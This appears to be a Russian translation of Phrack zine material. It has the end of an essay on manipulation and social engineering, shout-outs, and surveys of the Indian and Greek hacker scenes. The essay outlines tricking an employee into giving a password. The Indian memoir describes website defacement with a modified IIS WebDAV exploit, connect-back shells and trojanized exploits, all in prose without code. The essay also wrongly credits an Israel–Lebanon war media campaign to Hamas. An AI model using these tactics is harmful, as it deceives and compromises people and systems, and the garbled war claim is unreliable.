Вы смотрели «Идиократию»? Отличный фильм — именно оттуда я взял этот пример. Наш герой Джо — полукретинистый военный, который случайно оказывается на 500 лет в будущем, где обнаруживает, что поля орошаются спортивным напитком наподобие Gatorade под названием «Брандо», и оказывается достаточно грамотным, чтобы указать на эту проблему. Рассказчик замечает, что «Брандо практически повсеместно заменил воду» и что Брандо скупило FDA и FCC. В ответ на предложение исправить ситуацию члены кабинета Белого дома раз за разом повторяли слоган Брандо: «Брандо содержит то, что нужно растениям. В нём есть электролиты.» При этом никто не имел ни малейшего понятия, что такое электролиты. Они просто знали то, что им сказали. Это прекрасно иллюстрирует, как люди зачастую чрезмерно доверчивы и невежественны себе в ущерб. Конечно, Брандо было вредным для урожая, потому что растениям нужна вода, а не искусственный ароматизатор — но именно этот напиток с искусственным вкусом обеспечивал работой половину страны.

Слепо следуя тому, что доверенные источники называют благом, не подвергая это сомнению и не думая своей головой, мы становимся рабами собственного невежества. С самого детства мы полагаемся на других, чтобы они говорили нам, что хорошо, а что плохо. Сначала это родители и семья; позже круг наших доверенных источников расширяется, включая друзей и коллег. Повзрослев, мы также считаем доверенными источниками массмедиа, интернет и прессу — потому

что нам говорят, что это надёжные источники, которые никогда нас не обманут. НО ВСЯ ЭТА МЕНТАЛЬНОСТЬ ОСНОВАНА НА ДОБРОСОВЕСТНОСТИ И НАМЕРЕНИЯХ ДОВЕРЕННОГО ИСТОЧНИКА; А ЧТО, ЕСЛИ ДОВЕРЕННЫЙ ИСТОЧНИК НЕМНОГО ИЗМЕНЯЕТ ПЕРЕДАВАЕМУЮ НАМ ИНФОРМАЦИЮ (как в кейсах НЛП) — ИМЕННО ДЛЯ ТОГО, ЧТОБЫ СПРОВОЦИРОВАТЬ В НАС ОПРЕДЕЛЁННЫЙ ПОВЕДЕНЧЕСКИЙ ПАТТЕРН?

Лучший пример, который приходит мне на ум, — это образ воображаемого хакерского персонажа, назовём его The_C0nd0r, который взламывает одну из крупнейших телекоммуникационных компаний страны, не используя ни единой уязвимости в компьютерных системах. Вы правильно догадались — это случай Мастера Социальной Инженерии. Честно говоря, я узнал об НЛП, изучая социальную инженерию. Весь фокус социальной инженерии в том, чтобы заставить вашего собеседника ИСКРЕННЕ ПОВЕРИТЬ в ложную реальность, которую вы ему скармливаете. Нужно лишь сделать эту «реальность» максимально точной, чтобы он не заподозрил подвоха. И вот именно здесь вступает НЛП. Прежде всего необходимо занять похожую позицию с целью (не обязательно физически). Например, если вы нацелились на сотрудника — ведите себя как сотрудник, попавший в серьёзную беду, сделайте его частью вашей «драмы». Когда люди сталкиваются с драматическими ситуациями, происходящими с другими, они обычно думают: «О чёрт, это может случиться и со мной» — и тогда они отдадут вам тот пароль.

Ещё один пример. Допустим, ваш лучший друг поссорился с другим вашим другом. Вы доверяете лучшему другу, когда он говорит, что другой плохо о вас отзывался, а он встал на вашу сторону. Но что, если всё наоборот? Что, если именно ваш лучший друг говорил о вас плохое, а другой друг сказал ему прекратить говорить о вас в ваше отсутствие? Ваш «естественный» порыв — встать на сторону лучшего друга и «объявить войну» другому, потому что вы доверяете сообщению из доверенного источника о том, что кто-то причиняет вам зло.

Другой пример, уже в большем масштабе. Развёртывается МАСШТАБНАЯ пресс-кампания против продовольственного продукта X, утверждающая, что он крайне вреден для здоровья и т.д. Люди доверяют массмедиа, и в результате кампании перестают покупать X. Производящая X компания испытывает серьёзные трудности из-за резкого падения доли рынка. Вы скажете: «Отлично! Они продавали продукт, вредящий здоровью, — поделом им!» — и я был бы полностью согласен. Но... всегда есть «но». Что, если у продукта X был конкурент — продукт Y? И PR-отдел производителя Y связался с владельцами крупных изданий и телеканалов и заплатил им огромные деньги за эту кампанию? Что, если продукт X на самом деле не настолько вреден — более того, менее вреден, чем продукт Y? Доля рынка компании X упадёт в пользу компании Y. Даже если компания X опубликует исследование, показывающее, что их продукция не настолько вредна, как утверждается, и даже менее вредна, чем продукт Y, — никто не поверит этому заявлению. Если доверие однажды разрушено, оно уже не восстанавливается, а если и восстанавливается — то с великими жертвами.

И ещё один вымышленный пример. Допустим, хакеры существуют и умеют взламывать (в отличие от kingcope;). Продолжим допущения. Допустим также, что этот хакер (вымышленный персонаж, помните?) — не добросовестный служащий системы. Вместо этого он — бунтарский юнец (лет двадцати с небольшим) с уникальной способностью взламывать любую компьютерную систему, какую пожелает. К этому хакеру обращается владелец компании A, раздавленный конкуренцией со стороны компании B, чья продукция явно превосходит, а дистрибьюторская сеть — бесспорно крупнейшая. Допустим, владелец A спрашивает хакера, можно ли что-нибудь сделать с компанией B. Хакер пройдёт незамеченным и похулиганит с базой клиентов, перепутает поставки, украдёт секретные сведения о продукте и т.д. Словом — всё, что даст компании A конкурентное преимущество. Конечно, для широкой аудитории это будет выглядеть как то, что компания B либо A) в большой беде, B) творит что-то нехорошее за закрытыми дверями, либо C) не в состоянии обеспечить безопасность своих данных, а значит, не может обеспечить и безопасность клиентов. Как нам повезло, что хакеры занимаются только защитой наших сетей и iPod'ов, а не такими

страшными вещами.

Реальный пример на этот раз приходит с Ближнего Востока. Во время недавней войны между Израилем и Ливаном ХАМАС публиковал в интернете изображения искалеченных или убитых детей, расчленённые тела и т.д. Это, разумеется, произвело огромное впечатление на международное сообщество, и многие страны и влиятельные люди заняли позицию и потребовали от Израиля прекратить войну. Но в конечном счёте это была лишь хорошо организованная ХАМАС пресс-кампания с манипуляцией медиа и обществом.

Суть в том, что, ЭКСПЛУАТИРУЯ НЕВЕЖЕСТВО ЛЮДЕЙ И ИХ СКЛОННОСТЬ ДОВЕРЯТЬ ТОМУ, ЧТО ОНИ СЧИТАЮТ «ДОВЕРЕННЫМИ ИСТОЧНИКАМИ», ИЛИ ПОДДЕЛЫВАЯ ИСТОЧНИК, ДЕЛАЯ ЕГО ПОХОЖИМ НА ЗАСЛУЖИВАЮЩИЙ ДОВЕРИЯ, МОЖНО ЗАСТАВИТЬ ЛЮДЕЙ ДЕЙСТВОВАТЬ ПРОТИВ СЕБЯ — И ОНИ ЕЩЁ БУДУТ СЧАСТЛИВЫ ОТ ЭТОГО.

---

8 — Цепи остаются

Рабство давно в прошлом, думает большинство. Но то, что цепи больше не звенят при ходьбе, не означает, что они исчезли. Просто сегодня цепи стали более тонкими и труднее воспринимаются. Общество через своих членов, массмедиа, телеканалы, книги, религию, банковскую систему с её кредитами и так далее — ВСЁ удерживает нас в оковах этих цепей, которые мы так ненавидим. Говоря нам, как следует вести себя в тех или иных условиях — потому что это «нормально»; скармливая нам искажённую информацию, призванную укрепить понятие о «норме» и «том, что мы должны делать»; создавая фиктивные потребности, желания и мечты — нас делают зависимыми от общества и всё менее осознающими своё истинное «я».

Общество подсовывает вам модели: езди на дорогих машинах, живи в больших домах, наслаждайся хорошей жизнью, сами знаете. Автоматически вы начинаете хотеть того же (ведь общество учило нас, что второе место — для неудачников), и вы погружаетесь в это всё глубже. Берёте кредит в банке, только чтобы купить дом побольше или машину побыстрее. Начинаете работать сверхурочно, лишь бы произвести на шефа достаточно впечатления, чтобы получить повышение: повышение позволит купить больше вещей. Начинаете воровать, потому что не видите другого способа добыть деньги, которые ВАМ НУЖНЫ. Незаметно для себя вы привязываетесь к системе без возможности из неё вырваться. Вы становитесь рабом своей работы/банка, лишь бы удовлетворять свои ПОТРЕБНОСТИ. Но это не настоящие потребности — это то, что ваши ДОВЕРЕННЫЕ ИСТОЧНИКИ сказали вам, что вам нужно.

Если вы хотите сбросить удерживающие вас цепи, вам нужно ПРИНЯТЬ. Принять то, что с вами происходит — будь то «хорошее» или «плохое». Вселенная и Её Законы не мыслят в категориях двойственности, но Единства. Нужно понять, что ВСЁ, ЧТО С ВАМИ ПРОИСХОДИТ, ЕСТЬ РЕЗУЛЬТАТ ВАШИХ ПРОШЛЫХ ДЕЙСТВИЙ И ЧТО ВЫ ОКАЗАЛИСЬ ТАМ, ГДЕ НАХОДИТЕСЬ, ИСКЛЮЧИТЕЛЬНО КАК РЕЗУЛЬТАТ ВАШИХ СОБСТВЕННЫХ ВЫБОРОВ. Нужно понять, что ДЛЯ ТОГО ЧТОБЫ ПОЛУЧИТЬ ЧТО-ТО, НЕОБХОДИМО СНАЧАЛА ЗАСЛУЖИТЬ это, и что в жизни нет коротких путей.

> *«Любое соревнование — это развлечение правителей за счёт рабов»*

---

9 — Приветы

t3kn10n из Ac1dB1tch3z, народ из zf0, spender — за то, что является величайшим и наибелейшим «белым хакером» всех времён; kevin mitnick — за то, что его столько раз ловили с помощью техник социальной инженерии, которые он сам же и pioneered; king cope — за то, что не способен найти баг самостоятельно, зато использует трюки «взлома разума», чтобы применять чужие баги/коды в своих эксплойт-кодах; Иисус Христос, Гермес, Сократ — и наконец, мой наставник, Пифагор.

International scenes

Автор: Various

Посмотрите на последние выпуски Phrack.
Посмотрите на хакерские CON-ы 2010 года.
Посмотрите на любую публичную активность, связанную с хакерами.

Западная Европа, Северная Америка, Азия — на виду. Никакого агентства не нужно, чтобы это заметить, а обмен информацией с соответствующими сценами — дело нехитрое. Но что насчёт взаимодействия с другими странами?

В честь 25-летия Phrack мы с гордостью представляем вам два выдающихся обзора сцен. Один расскажет о хакерской сцене удивительной Индии, которую на IT-площадке уже нельзя игнорировать. Другой опишет греческую сцену. Да, вы слышали о ней через блог-посты, CON-ы и даже Phrack. Просто не обращали внимания ;)

Приятного чтения.

— The Phrack Staff

Индийская хакерская сцена

Неофициальные мемуары дези-хакеров (Desi h4x0rs)

Автор: анонимный участник сообщества null

Содержание

---

1 — Преамбула

Jai Jawan Jai Kissan
(нет, это не имеет ничего общего с песней Jai Ho :-P, просто захотелось написать что-нибудь на хинди). Эта статья — компиляция интервью и текстов, взятых непосредственно от хакеров

индийского андеграунда (и надземелья :-P). Если она вас чем-то обидит... жалуйтесь маме :-P.

---

2 — Введение

Прежде чем начать, я должен признать: мы по-настоящему, очень сильно опоздали на хакерскую сцену в целом. Одни говорят, что это связано с культурным этосом и господствующей деловой культурой Индии; другие полагают, что индийцы исторически известны как миролюбивый и неагрессивный народ (Ага, точно... Как те тупые стереотипные индийские персонажи в голливудских фильмах), и что акцент традиционно делался на этичном хакинге и создании программного обеспечения во благо человечества, а не во вред ему. Активность хакерских групп начала проявляться с наступлением 2000-х годов.

---

3 — Хакерские группы

В Индии с 2000-х годов существовало немало хакерских групп. Некоторые из них известны своими нашумевшими делами.

1. **Indian Snakes.** Indian Snakes — закрытое подпольное сообщество хакеров, стоявшее на вершине сцены в начале 2000-х. Также известны червём YAHA, который они написали.

2. **hacking-truths.net (2005–2008)** — прекратило деятельность из-за личных проблем. Перезапущено в 2010 году. Основные занятия: разработка вредоносного ПО, взлом.

3. **h4cky0u.** Основано около 2003 года, сайт: h4cky0u.org. Деятельность включала дефейс, разработку эксплойтов, ботнеты и т.д. Распалось в 2006 году из-за внутренних разногласий среди участников. Было возрождено как h4ck-y0u, однако, к сожалению, и h4ck-y0u прекратило существование через год из-за киберпреступной деятельности и финансовых проблем. H4cky0u заново запустил некий американец под ником «Big Boss», и с тех пор о нём особо ничего не слышно.

4. **n|u (null security community).** Основано в 2008 году и распространилось на 6 городов Индии: Бангалор, Пуне, Дели, Мумбаи, Хайдарабад и Бхопал. Деятельность включает исследования уязвимостей, разработку эксплойтов, проекты, публичные раскрытия, конференцию nullcon. По духу напоминает OWASP-сообщество, но без ограничения только безопасностью веб-приложений. Зарегистрировано в правительстве Индии как некоммерческая организация.

5. **Andhra Hackers.** Основано в конце 2000-х. Форумообразный портал. Деятельность: обмен информацией по безопасности.

6. **ICW (Indian Cyber Warriors)** — ответвление от Andhra Hackers, основано около 2008 года. Хактивистская группа, занимается дефейсом пакистанских сайтов.

7. **Securitytube.net.** Не совсем группа. Портал с обилием видеоматериалов по безопасности и разделом вопросов/ответов, напоминающим Stack Overflow. Основан приблизительно в 2008–2009 годах.

8. **Indishell.** Основано в 2009 году. Главные персоны: Lucky, mr. 52, jackh4xor, silentp0sion. Ещё одна хактивистская группа, преимущественно занимающаяся дефейсом пакистанских сайтов. Недавно прекратила деятельность по неизвестным причинам, однако на момент написания статьи вновь заявила о себе. Основная деятельность — дефейс сайтов.

9. **ICA (Indian Cyber Army)** — ответвление от Indishell, в основном с тем же составом. Также группа дефейсеров. Известна, в частности, дефейсом сайтов пакистанского национального телекоммуникационного оператора (страница: http://www.ntc.net.pk/news.html).

10. **Fake ICA.** Существует ещё одна ICA (cyberarmy.in), которую настоящая ICA объявила фейком. Один взгляд на содержание сайта подтверждает правоту настоящей ICA и напоминает о печально известных случаях плагиата (Ах! Любимая тема любого индийского хакера, когда надо на кого-нибудь поныть :-P).

---

4 — Хакерские конференции

1. **ClubHack.** http://clubhack.com — первая в серии хакерских конференций. Проводится в Пуне — одном из IT-центров Индии. Началась в 2007 году, в декабре 2010-го состоялось её 4-е издание.

2. **nullcon.** http://nullcon.net — первая конференция, движимая сообществом, организованная и управляемая членами null-сообщества. Дебютировала в 2010 году, следующее издание запланировано на февраль 2011-го. Проводится в Гоа — главном тусовочном месте Индии.

3. **Cocon.** http://www.informationsecurityday.com/c0c0n/ — первое издание состоялось в августе 2010 года. Ранее проводилась в рамках Дня информационной безопасности. Место проведения — Кочин.

4. **OWASP + SecurityByte AppSec Asia** http://securitybyte.org. Более корпоративная конференция, с людьми в костюмах :-).

---

5 — Мемуары андеграунда

Автор: dot

Прошлое... там, где живут вся ностальгия и веселье :)

Итак, всё началось где-то в конце 2001 года, когда новая разновидность очередного «Hello World»-приложения стремительно распространилась преимущественно через письма социальной инженерии и эксплойт к Outlook Express, связанный с некорректным MIME-типом (аналогично Klez.?). Антивирусные технологии в то время ещё не достигли зрелости: у Kaspersky не было PDM-модулей или эмуляционной эвристики, Symantec ещё не придумал SONAR или Reputation Technology, так что для любого с минимальными навыками программирования практически открытый сезон — пиши и распространяй успешный червь. Но удивительно то, что в программу был встроен весьма изящный и простой HTTP ping-модуль, который использовал заражённые машины для пинга (простой GET /) определённых правительственных сайтов по ту сторону границы с дружественным соседом, создавая условия DDoS. Новость! Новость! Новость! Кибервойна между двумя странами... Осторожно! Сюда идут iNDian sNakes!!! Хакеры взламывают сайты друг друга. Unicode double escape? Front Page — это круто, lg7 (но где пароль? :P)? dtspcd? А они и не догадывались: ранние скрипт-кидди, играющие с публичными инструментами и минимальным здравым смыслом без базовых знаний компьютерных наук.

Я не говорю от имени неизвестных элит, которые были до меня и могли бы представить сцену куда лучше, чем я в своём состоянии wannabe-1337... Я не говорю даже от имени парней из Indian Snakes, которые в своё время многому меня научили, — но думаю, что мы начали довольно поздно. Aleph1 уже написал о разрушении стека, Solar Designer уже обнаружил и проэксплуатировал баг переполнения кучи, техника форматных строк была известна в нескольких кругах, мир был наводнён 7350*.c... Но к счастью, индустрия безопасности ещё не сложилась здесь или по крайней мере не была столь распространена. Нам посчастливилось двигаться вперёд, движимыми любопытством и желанием исследовать чёрные искусства хакинга, которые, конечно же, впоследствии оказались обычной компьютерной наукой с долей инновации и страстью к решению сложных задач. Я помню, как играл с каким-то MSN-трояном, чтобы красть пароли; помню, как устанавливал Barok в разных интернет-кафе; помню, как поставил Red Hat 6.2 и чувствовал себя крутым после того, как смог подключиться к интернету по dial-up и зайти в веб; помню, как делал практически всё, что подобает идеальному скрипт-кидди. Ещё я помню, как забрасывал всё на свете и читал Phrack в бессонные ночи: Smashing the Stack, Voodoo Malloc Tricks, Once upon a Free... А потом — как разбирал задачи с PTP/0xbadc0ded и тусовался с теми потрясающими и добрыми людьми в их IRC... Но это было уже поздновато, немного позже идеального времени для вхождения.

Возвращаясь к историческому контексту: если написал червь и оставил в его сообщениях электронный адрес, будь готов к горе фанатских и ненавистнических писем. Это, пожалуй, неплохой способ собрать вокруг себя сообщество бунтарей (??) или просто людей, которым понравился «Бойцовский клуб» :). Думаю, создатели Yaha изначально не рассчитывали строить сообщество — вся их цель состояла в том, чтобы ответить дефейсерским группам вроде G-Force, AIC и т.д. Однако в итоге они построили небольшое и крайне закрытое/приватное сообщество, и я рад, что был знаком с некоторыми из них. Хотя у нас были израильские друзья (привет, root; привет, dak :)), закрытость группы создавала проблему — мы голодали! Дефейс наскучил, написание эксплойтов под публичные уязвимости было интересным, но довольно сложным делом, а инструментарий устарел. Так что мы решили осмотреться, и очевидным результатом стал #darknet :)) Ха-ха... dvdman, nolife и целая куча ops. Первое, что усвоили на #darknet, — сидеть также в #phrack в надежде на возможные дропы 0day :P... Следующее — читать ~el8 и быть антиэстаблишментным, антисекьюрити-индустриальным h4x0r-ом!! Вооружившись новоиспечёнными l33t-друзьями и их дропнутыми эксплойтами (да-да, у нас были 0day...), настало время перезапустить так называемую кибервойну в ответ на множество групп, распространяющих антииндийскую пропаганду через взломанные сайты... Так родился «Indian Hackers Club» :). Вместе с новым именем группы был создан IRC-сервер на машине с ADSL 128 кбит/с или около того на рабочем месте друга (привет, rex), настоящий BoFH, который позже переехал на .il-сервер. Мы начали встречать близких по духу людей и группы... столкнулись с Cyber Yoddha, Hindustan Hackers Organization (в IIT были огромные ресурсы для хакинга, что ли? :P), Emperor (папа всех h4x0r-ов? :)), Nirvana (наш собственный govboi :D), и наш список IRC-idle-rs неуклонно рос. Как и на всяком подобном IRC, мы начали практиковать власть, контроль и эго... Ops считались l33t, +v пацаны — вполне, а остальные — wannabe-созданиями для удовлетворения операторского самолюбия.

Потом пришёл день уязвимости IIS WebDAV: Kralor, по всей видимости, написал первый публичный эксплойт, который мы взяли, модифицировали для поддержки разных шеллкодов, тщательно протестировали и разработали внутреннюю «kiddie-friendly» версию — и начался дефейс сайтов дружественного соседа в умеренном масштабе, а также противостояние с FBH (Federal Bureau of Hackers, позже переименованным в Federal Black Hats, слишком много PHC-влияния?). Netcraft использовался для поиска подходящих целей, затем коннект-бэк шеллы и tftp для бэкдора и страницы дефейса :). Позже я узнал, что ребята из FBH тоже использовали аналогичную уязвимость для дефейса индийских сайтов в то время, однако они либо написали, либо раздобыли массовую версию руткита. К сожалению (хотя восприятие со временем меняется), у нас тогда не было особо CVV2, иначе мы тоже могли бы применять такие техники, как: купить шаред-хостинг на

целевой машине и с помощью kernel-эксплойтов (ptrace_kmod fun!) получить root и заниматься дефейсом ради l33t-понтов. Но да, с удовольствием расскажу со смехом, что мы запwнили свежий шелл-сервер r4t раньше, чем ребята из h0no, используя троянизированные эксплойты... Ну, мы запwнили много смешных людей с троянизированными/фейковыми эксплойтами. Помню, однажды dec0der @ #ukr (или что-то вроде того, точно не помню) сказал мне, что я меняю боксы, как он меняет нижнее бельё, — учитывая, что я заходил с новой машины чуть ли не каждый день.

Позже многие из нас подружились с людьми на #darknet, #m00, #c/c++ и даже с некоторыми старожилами из #phrack. Один забавный момент случился, когда я работал в одной .eu-компании вместе с ещё одним парнем, которого они наняли, и через несколько дней работы обнаружил, что этот парень — dvorak... и мы хорошо посмеялись.

В итоге, в моё время андеграунд в Индии был очень маленьким и практически закрытым сообществом. Хотя время от времени появлялись люди с форумами по безопасности или своими сайтами, мы особо не взаимодействовали. Мы завели много друзей по всему миру, но состояние андеграунда здесь в те времена ни в какое сравнение не шло с .eu или .us.

Эволюция... К здравомыслию

The Last Stage of Delirium (LSD-PL) изменили многих из нас! 5-й Argus Hacking Challenge, writeup об эксплуатации Solaris LDT bug (напоминает http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=dc63b52673d71f9d49b9d72d263a9f32df18c3ee), Win32/Unix Assembly Component Development, JVM Vulnerabilities и т.д. — всё это было потрясающим и вдохновляющим (да, про GOBBLES я тоже помню :)). Мы решили, что пора вырасти и научиться чему-то настоящему. Хватит локальных переполнений стека типа (0xc0000000 - бла-бла-бла), хватит задач по эксплуатации (PTP было хорошим... окей!) — и мы создали так называемую Research Team с сайтом и кучей эксплойтов под публичные уязвимости. Доказать эксплуатируемость бага header folding в lighthttpd оказалось интересным достижением (Securityfocus изначально классифицировал его только как DoS). Узнать от .eu-друга о техниках эксплуатации багов разыменования NULL-указателя в ядре и осознать очевидное незадолго до первого публичного эксплойта, выложенного в список DailyDave, — тоже есть что вспомнить. Немного возвращаясь назад: один из нас работал над хобби-проектом ОС (основанной на книге Баха «Архитектура операционной системы UNIX»), что заставило остальных (меня как минимум) многому научиться и провести немало времени на сайтах вроде osdever.net, чтобы постичь что-то настоящее; умение отлаживать ядро ОС потом помогло мне решить много задач. В конце концов мы дошли до состояния, когда Intel Manuals стали реально полезны.

Примерно с 2005 года здесь начали появляться компании в сфере безопасности; через различные контакты один IPS-стартап обратился к многим из нас с предложениями о работе. В тот момент я был на ранних курсах колледжа и не мог рассматривать подобное, но другие пошли вперёд — и, пожалуй, именно тогда многие из нас впервые научились двигаться дальше к более серьёзным вещам в жизни: полноценной работе в сфере безопасности, иными словами — хакить даже тогда, когда это не приносит удовольствия. Хотя да, значительно позже мы осознали, что возможность хакить на рабочем месте ежедневно — привилегия, которая достигается нелегко не только в Индии, но и по всему миру... Кстати, к тому времени мы научились использовать слово «hack» в несколько более «обобщённом» и «абстрактном» смысле :D.

Настоящее... Эпоха распродажи

Как и везде, индустрия безопасности теперь вполне здесь обосновалась. Выросло немало стартапов в сфере безопасности и компаний средней зрелости, занимающихся чем угодно — от консалтингового пентестинга до разработки продуктов безопасности. Большинство старожилов работают либо в какой-нибудь компании по безопасности, либо программистами в какой-нибудь IT-компании. Насколько мне известно, заметного андеграунда здесь нет, хотя есть люди, вполне занятые интересными вещами, — но в иных масштабах, в составе многонациональных групп. Безопасность веб-приложений сейчас так горяча, что большинство молодых сосредоточены исключительно на уязвимостях веб-приложений, не заглядывая в низкоуровневую безопасность программного обеспечения.

---

6 — Будущее

Недавний сдвиг в мышлении части правительственных разведывательных ведомств в сторону открытости к хакерскому сообществу принёс много перемен в хакерскую сцену Индии. Это сотрудничество будет только укреплять моральный дух хакерского сообщества и тем самым помогать правительству по-своему. Как я уже говорил, мы начали немного поздно — что применимо и к правительству, — но, как говорится, лучше поздно, чем никогда. Дела начинают налаживаться, и в будущем мы увидим больше взаимодействия разведки с хакерами, что для кого-то обернётся добром, а для кого-то — злом; но да, намерение состоит в выработке стратегий кибервойны и планов действий, которые мы начнём видеть в ближайшие 5 лет.

Обзор греческого компьютерного андеграунда, часть 1

Автор: два (не очень-то) анонимных грека — anonymous_gr@phrack.org

---

Содержание

---

1 — Введение

В этой краткой статье мы постараемся дать обзор текущего состояния греческой компьютерной андеграундной сцены. Однако поскольку строго подпольная сцена в Греции очень мала, мы также включим информацию о других активных группах и форумах, связанных с IT-безопасностью. В следующем выпуске планируется вторая часть этой статьи, в которой мы подробно опишем прошлое греческого подпольного сообщества во всей его красе.

Прежде чем продолжить, необходимо кое-что прояснить. Мы знаем, что многие люди делают обиженный вид, когда слышат слова «греческая» и «сцена» в одном предложении. Они наотрез отвергают, что в греческом андеграунде сейчас вообще что-то происходит, и бормочут о том, как всё было лучше в прошлые годы. Уверены, что точно такое же поведение характерно для сцен других стран. Мы с ним не согласны. Да, нынешняя греческая «сцена» мала, непрозрачна, полна невежественных и некомпетентных людей. Но так было и в прошлом. Однако исключения были и есть. Если вы часть сцены (греческой или международной), вы, вероятно, знаете эти исключения. Нам нужно больше сосредоточиться на том, что хорошо, и продвигать это. Да, это касается и вас тоже.

---

2 — Настоящее

В этом разделе мы познакомим вас с настоящим и недавним прошлым греческой хакерской сцены — примерно с 2005 по 2010 год. Мы намеренно избегаем упоминания никнеймов и хэндлов конкретных людей, поскольку считаем, что это в прошлом приводило к фрагментации сцены. Вместо этого будем упоминать только названия групп.

2.1 — GRHACK

Одна из наиболее примечательных особенностей греческой андеграундной сцены заключалась в том, что, несмотря на обилие способных людей, никто никогда не пытался их объединить. Большинство из них работали в одиночку, изолировано от остальных. Было очевидно, что что-то нужно сделать, чтобы помочь этим людям сойтись, обменяться идеями, сотрудничать и вносить вклад. Именно тогда, около двух лет назад, двое ребят из инженерного факультета A.U.Th. (Салоники, Греция) взяли кучу ненужных машин, подняли CVS-сервер, сайт, IRC-сеть и опубликовали открытое приглашение [GRH]. Так родился GR Hack. Тот факт, что греческие университеты являются современными убежищами, а академические работники защищены законами об убежище, делал это место идеальным для хакерского сообщества.

Хотя GR Hack в строгом смысле не является командой, это по-прежнему очень активный think tank, объединяющий известных и уважаемых греческих хакеров. Члены и друзья GR Hack публиковали работы в Phrack ([ARG], [ITH], [HUK]), участвовали в конференциях по безопасности, таких как AthCon и Black Hat, и отлично проводили время, встречаясь в реальной жизни, выпивая и обмениваясь знаниями. Ядро сообщества составляет круг доверенных людей (аналитики ПО/реверс-инженеры, хакеры старой школы, администраторы и т.д.), которые более чем готовы сотрудничать с теми, кто серьёзно относится к безопасности и питает страсть к хакингу.

2.2 — Встречи

2.2.1 — 0x375

Потребность в каком-либо мероприятии ни для кого не стала сюрпризом. Все сходились на том, что местная андеграундная сцена долгое время была неактивна и что встреча (желательно с запоминающимся названием!) стала бы идеальным поводом для всех, кто хотел бы поделиться идеями, но никогда не имел такой возможности. Местом была выбрана Салоники, а название решили сделать — Thessaloniki Tech Talk Sessions (TTTS). Поскольку TTTS звучало недостаточно круто, окончательным названием стало 3TS, а потом — и 0x375 (буквально за ночь!). На встречах 0x375 люди делают доклады на технические темы, проводят открытые дискуссии и весело проводят вечер. В данный момент греческая андеграундная сцена готовится к 0x375 0x03, однако нехватка желающих внести вклад делает весь процесс непростым. Материалы 0x375 публикуются на [375].

2.2.2 — AthCon

Следуя классическому соглашению об именовании других «con»-ов, трое из Афин решили организовать AthCon — конференцию по IT-безопасности в Афинах, Греция. Штаб AthCon объявил открытый Call for Papers и пообещал всем, что мероприятие будет классным. И оно таким и оказалось. Первый AthCon прошёл в июне 2010 года и стал по-настоящему первым «con»-ом, состоявшимся в Греции. Программа включала соревнование Capture the Flag, вечеринку на закрытие и интересные доклады. Примечательно, что AthCon привлёк немало людей, активных в международной сцене безопасности [ATH], как в качестве докладчиков, так и в качестве зрителей. AthCon стал идеальным местом для всех, чтобы встретиться в реальной жизни и хорошо провести время. Нам бы очень хотелось видеть больше конференций по безопасности в Греции в ближайшем будущем.

2.2.3 — 2600

Согласно официальному греческому сайту 2600 [260], встречи 2600 начались в Афинах ещё в 1999 году и, насколько известно авторам, по-прежнему регулярно организуются. На встречах 2600 разные люди — преимущественно молодые и неопытные (и это не имеет значения) — собираются выпить и поговорить о технических вещах. Хотя лично мы в последнее время ни на одной из них не присутствовали, полагаем, что они выполняют полезную функцию.

2.3 — Онлайн-форумы

Мы живём в так называемый «век информации», и похоже, что греческие хакеры идут в ногу с темпом распространения информации. К счастью, греки вполне активны в создании дискуссионных форумов и блогов. P0wnbox [PWN] — один из таких форумов. Хотя большинство его участников — новички (в хорошем смысле), там время от времени появляются интересные обсуждения.

Эй, вы наверняка уже знаете блог xorl, правда? Это, пожалуй, один из самых известных блогов по безопасности и посвящён он преимущественно анализу уязвимостей. Темп, с которым xorl

публикует материалы, может вызвать головокружение! Xorl делает великолепную работу, и очевидно, что он тратит немалую часть своего свободного времени на публикации. Его блог [XRL] определённо стоит посетить, если вы с ним ещё не знакомы.

2.4 — Спорные группы

В недавнем прошлом существовал ряд групп, занимавшихся дефейсом и ссорившихся друг с другом с помощью ребяческих оскорблений. Один из самых громких случаев — дефейс CERN. В интернете масса статей об инциденте с CERN и событиях, связанных с дефейсом веб-сервера lxplus.cern.ch. Ограничимся очевидным: содержание дефейса CERN обвиняло в том же поведении, которое само же и демонстрировало.

Ещё одна недавняя тенденция в «сцене» греческого дефейса — появление крайне националистических групп. Эти группы атакуют сайты, связанные с соседними странами, и оставляют националистический контент и лозунги. Одна из таких групп использует название (Greek Hacking Scene), очень похожее на название исторической греческой хакерской группы (Greek Hackers Society). Причины выбора похожего имени вполне очевидны. Мы лично считаем, что то, что отстаивает национализм, противоречит духу хакинга, и оставим это так.

Наконец, Hack4Fame был самопровозглашённой хакерской группой, якобы состоящей из блэкхет-хакеров из разных стран, включая Грецию. Однако большинству из нас было очевидно, кто стоит за Hack4Fame в единственном числе. В феврале 2010 года Hack4Fame использовал стандартные медийные трюки, чтобы опубликовать данные, якобы похищенные при взломе греческого банка. Эти данные, в действительности циркулировавшие в греческом андеграунде более 8 лет, принадлежали другим лицам, которые либо взломали упомянутый банк в прошлом, либо проводили полностью легальные пентесты. Мы не знаем, каким был мотив Hack4Fame, но категорически не согласны с его поведением, особенно в части публикации чужих частных материалов, принадлежащих как компаниям, так и частным лицам.

2.5 — Демо-сцена

Демо-сцена всегда была очень тесно связана с хакерской сценой, являясь её ответвлением. В то время как в прошлом демо-сцена в Греции была весьма активна — регулярно, практически ежегодно, проводились демо-вечеринки, самой известной из которых была The Gardening [GRD] — сейчас она пребывает в состоянии спячки. Пример этого плачевного положения дел: прежний онлайн-дом греческой демо-сцены теперь превратился в страницу, набитую рекламой [DMS].

Тем не менее существует одна греческая демо-группа, которая не просто активна, но и выходит за пределы Греции и успешно участвует в международных соревнованиях демо-сцены [ASD]. Andromeda Software Development (ASD) была основана в 1992 году и впервые приняла участие в греческой демо-вечеринке в 1995 году (The Gardening 1995). Изначально они создавали демо под MS DOS на Borland Turbo Pascal и встроенном 16-битном ассемблере. В 2003 году они впервые выступили на международном мероприятии (Assembly 2003), а в 2005 году победили на той же демо-вечеринке Assembly. С тех пор они регулярно участвуют в международных мероприятиях демо-сцены и побеждали на них многократно [AWP].

2.6 — Сообщество пентестеров

